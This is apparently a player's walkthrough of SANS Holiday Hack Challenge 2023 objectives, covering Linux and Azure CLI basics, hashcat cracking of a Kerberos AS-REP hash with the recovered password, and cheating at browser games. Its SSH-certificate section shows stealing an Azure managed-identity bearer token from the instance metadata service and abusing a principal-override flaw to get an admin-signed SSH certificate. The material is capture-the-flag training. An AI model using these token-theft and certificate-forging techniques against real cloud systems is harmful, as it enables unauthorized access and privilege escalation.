
Objective “Holiday Hack Orientation”





Location

Christmas Istland: Orientation


Task and Solution

This is about learning how to use the Linux terminals in the game. It’s really simple but still fun and shows that this is all a beginner-friendly way of introduction.




Oliver442227
× Close
Perfect! Your orientation is now complete!
Jingle Ringford

Objective “Snowball Fight”



Location


Christmas Istland: Frosty’s Beach

Task and Solution


Here you are given the impossible task to win in a game which is way too difficult, therefore it’s your task on finding a way on how to cheat!

So, i used the chrome javascript developer console to modify a setting of this game:

- open the dev console via right-click
- switch to “room”
- search for interesting game settings, i used “playersHitBoxSize”
- modify the game value
- a hitbox of only 1 pixel made my avatar effectively invulnerable
- play and win the game



Objective “Linux 101”



Location


Christmas Istland: Santa’s Surf Shack

Task and Solution

This is a fun way about learning the basics of linux and CLI

- ls
- cat troll_19315479765589239
- rm troll_19315479765589239
- pwd
- ls -la
- history | grep troll
- env | grep -i troll
- cd workshop; grep -i troll toolbox_*
- chmod +x present_engine && ./present_engine
- cd /home/elf/workshop/electrical/ && mv blown_fuse0 fuse0
- ln -s fuse0 fuse1
- cp fuse1 fuse2
- echo TROLL_REPELLENT » fuse2
- cd /opt/troll_den && find . -user troll
- find . -type f -size +100k -size -110k
- ps -ef | grep _troll | grep -v grep
- netstat -napt
- curl http://localhost:54321
- ps -elf | grep troll ; kill -9 PID_of_python3

Objective "Azure 101"



Location


Christmas Island: Rudolph's Rest (walk to the left most part of the island)

Also note the "Penetration Test Report" in the middle of the Island for some very usefull hints about the later challenges (esp. SSHenanigans)

Task and Solution

- az help
- az account show
- az group list
- az functionapp list –resource-group northpole-rg1
- az vm list -g northpole-rg1
- az vm list -g northpole-rg2
- az vm run-command invoke -g northpole-rg2 -n NP-VM1 –command-id RunShellScript –scripts "ls"

Objective “Hashcat”



Location

Island of Misfit Toys: Scaredy Kite Heights

Task and Solution

This task is about using the hashcat tool for password recovery.

hashcat -w 1 -u 1 –kernel-accel 1 –kernel-loops 1 -a 0 -m 18200 hash.txt password_list.txt –force -O –show


$krb5asrep23alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966:IluvC4ndyC4nes!

elf@1f4f4b9ff167:~$ /bin/runtoanswer What is the password for the hash in /home/elf/hash.txt ?

IluvC4ndyC4nes! Your answer: IluvC4ndyC4nes!


Checking.... Your answer is correct!


Objective “Elf Hunt”




Task and Solution

I just cheated on the ELf Hunt game by using the chrome developer console and setting the score value variable to the winning data of 75 points.




2023.holidayhackchallenge.com
The Captain's Journal
Date: March 10, 2023
I can hardly contain my excitement as I write this journal entry today. Just a few days ago, I received the news that I've been promoted to the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer'. This is a dream come true! The joy and pride I feel are indescribable. I'm immensely grateful for the trust and recognition from the Geese Islands leaders, and I'm eager to embrace the responsibilities of this new role. The warm congratulations from my colleagues and the support of my family make this moment even more special.
Date: July 15, 2023
As I reflect on the past few months, I'm filled with happiness and a sense of accomplishment. Filling the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer' has been an incredible journey. I've had the privilege of leading a talented team, and together, we've achieved remarkable milestones in our communication efforts. The positive impact we've made on the islands is truly fulfilling. I'm continually inspired by the dedication and creativity of my colleagues, and I'm excited to see what the future holds in this role. This promotion has brought not only professional growth but also immense joy to my life.

Objective "Certificate SSHenanigans"




Location

Pixel Island: Rainraster Cliff's (climb up the ladders till the top and talk to the Elf)

Task and Solution

- You need to create a signature of your public ssh-key from the Elf's Website at https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl
- then save the website's JSON response as your local file "elf_signed_cert.pub"
- Now you must specify both files (your private ssh-key and the signed cert) to be able to logon onto the linux vm

  $ ssh -i elf_signed_cert.pub -i ~/.ssh/id_rsa monitor@ssh-server-vm.santaworkshopgeeseislands.org
- You will land in a shell, which is running a CLI tool, the SatTrackr tool. just press CTLR-C to exit from this tool.



Instance Metadata Service - IMDS

Once we have a shell on this Azure linux vm, we can use the IMDS to get some information. The IMDS is available via a non-routeable Webservice and can be used only from within the Azure services.

At first i used the IMDS to get some intel on our VM about the subscriptionId and resource-groups

$ curl -s -H Metadata:true –noproxy "*" “http://169.254.169.254/metadata/instance?api-version=2021-02-01” | jq | grep subscriptions

“resourceId”: “/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/virtualMachines/ssh-server-vm”,

Bearer Token


The Bearer Token is a means of authorisation for using the REST API.

I extracted the bearer token from the metadata service and stored it in an ENV variable $BEARER for future usage

$ export BEARER=$(curl -s -H Metadata:true –noproxy "*" “http://169.254.169.254/metadata/identity/oauth2/version=2018-02-01&resource=https://management.azure.com/” | jq .access_token | tr -d ‘"’)

Detour with google bard

Before storing the Bearer Token in an ENV variable, i was wondering, if it's possible to use Azure CLI and i asked Bart on how to authenticate using a token.



Interesting enough, this does not work at all, there is no "auth-type bearer" option in the Azure CLI!

Source-Code Analysis

Now i used the REST Api to get information about the function_app

$ curl -X GET -H "Authorization: Bearer $BEARER" -H "Content-Type: application/json" https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01 | jq .

"repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",

Among other information, this query revealed the source code repo URL for the function_app.

SSH user mapping

Before creating a new signed ssh cert, we need to understand the principal mapping. Let's look up the configuration

$ cat /etc/ssh/auth_principals/monitor

elf

$ cat /etc/ssh/auth_principals/alabaster

admin

Attacking the function_app

There is a possible attack vector in that function_app, the principal of the ssh key can be overwritten.

So, POSTing a JSON data object with public key and principal resulted in a new ssh signed.pub for the user "alabaster"

$ curl -X POST "https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl" –data '{ "ssh_pub_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCw
oliver", "principal":"admin" }'

The function_app then creates a new signed ssh cert for the user alabaster. Save the output in the file signed.pub

Start a ssh session as user alabaster

Finally we can logon with our ssh key and our new signed.pub cert.

$ ssh -i signed.pub -i ~/.ssh/id_rsa alabaster@ssh-server-vm.santaworkshopgeeseislands.org

$ cat alabaster_todo.md

Geese Islands IT & Security Todo List

- ☒ Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the signal.
- ☒ Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer. Perfect for those beach-side internet browsing sessions.
- ☐ Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm trees for optimal cooling. Remember to watch out for falling coconuts!
- ☐ Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it blocks any Grinch-related cyber threats effectively.
- ☐ Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval times. Don't let Santa eat the cache!

- ☐ Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves can securely access to the toy blueprints.
- ☐ Festive 2FA: Roll out the new two-factor authentication system where the second factor is singing a Christmas carol. Jingle Bells is said to be the most secure.